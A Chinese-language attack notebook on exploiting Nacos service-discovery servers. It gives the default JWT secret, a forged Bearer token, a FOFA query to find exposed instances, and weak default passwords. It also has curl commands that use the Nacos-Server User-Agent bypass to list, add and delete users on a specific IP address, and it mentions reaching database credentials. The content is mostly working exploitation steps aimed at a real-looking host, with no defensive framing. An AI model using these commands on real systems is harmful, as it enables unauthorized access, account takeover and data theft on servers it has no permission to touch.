Nacost通过文件打出getshell
Nacos 是阿里巴巴开源的一个动态服务发现、配置管理和服务管理平台。它专为微服务架构设计,提供了服务发现与注册、配置管理、动态 DNS 服务、服务健康检查、断路器等功能。Nacos 的核心组件包括服务注册中心、配置中心和控制台。
师傅笔记:

JWT身份伪造:https://jwt.io/
使用nacos默认key可进行jwt构造
nacos默认key(token.secret.key值的位置在conf下的application.properties)
SecretKey012345678901234567890123456789012345678901234567890123456789
JWT DATA:
{
“sub”: “nacos”,
“exp”: 1682308800
}
网站地址:https://jwt.io/
时间戳网址:https://tool.lu/timestamp/
构造完毕的数据包:
FOFA语句:app=”nacos” && port=”8848”
username=nacos&password=nacos
弱口令:
ceshi
crow
crowr
admin1
/v1/auth/users?pageNo=1&pageSize=10 可查看到用户列表
curl -X POST ‘http://101.42.21.9/v1/auth/users?username=shangxin&password=shangxin‘
-H ‘User-Agent: Nacos-Server’ 添加用户
/v1/auth/users
username=shangxin&password=shangxin
User-Agent:Nacos-Server
查看用户是否添加成功:
/v1/auth/search?username=shangxin
curl ‘http://101.42.21.9/v1/auth/search?username=shangxin‘
删除用户
curl -X DELETE “http://101.42.21.9/v1/auth/users?username=shangxin“
个人笔记:
对nacos网站先–》nacos漏洞综合利用工具

1.伪造nacos用户登录
exp:
JWT DATA:
{
“sub”: “nacos”,
“exp”: 1682308800_(这个为时间戳,要大于当前时间)_
}
使用nacos默认key可进行jwt构造
nacos默认key(token.secret.key值的位置在conf下的application.properties)
SecretKey012345678901234567890123456789012345678901234567890123456789
JWT身份伪造:https://jwt.io/
bp抓包:
POST /v1/auth/users/login HTTP/1.1
Host: 101.42.21.9
Content-Length: 29
Pragma: no-cache
Cache-Control: no-cache
Accept: application/json, text/plain, /
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.0.0 Safari/537.36 uacq
Content-Type: application/x-www-form-urlencoded
Origin: http://101.42.21.9
Referer: http://101.42.21.9/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
sec-ch-ua-platform: “Windows”
sec-ch-ua: “Google Chrome”;v=”113”, “Chromium”;v=”113”, “Not=A?Brand”;v=”24”
sec-ch-ua-mobile: ?0
Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJuYWNvcyIsImV4cCI6MTcxMDkzNjAyMH0.b2Qruw41JqKA5u5hNcwxjlLxMbP98fznXy9y2oF7Xxo
紫色部分为Encoded
得到返回包“200 ok”
将返回包复制

修改浏览器的响应包


Forward 后浏览器成功登录。
2.存在未授权
没有登录的情况下,可以直接访问到网站

/v1/auth/users?pageNo=1&pageSize=10 可查看到用户列表
curl -X POST ‘http://101.42.21.9/v1/auth/users?username=shangxin&password=shangxin‘
-H ‘User-Agent: Nacos-Server’ 添加用户
/v1/auth/users
username=shangxin&password=shangxin
User-Agent:Nacos-Server
查看用户是否添加成功:
/v1/auth/search?username=shangxin
curl ‘http://101.42.21.9/v1/auth/search?username=shangxin‘
删除用户
curl -X DELETE “http://101.42.21.9/v1/auth/users?username=shangxin“

3.有数据库信息
user,passwd,port,host可进行数据库连接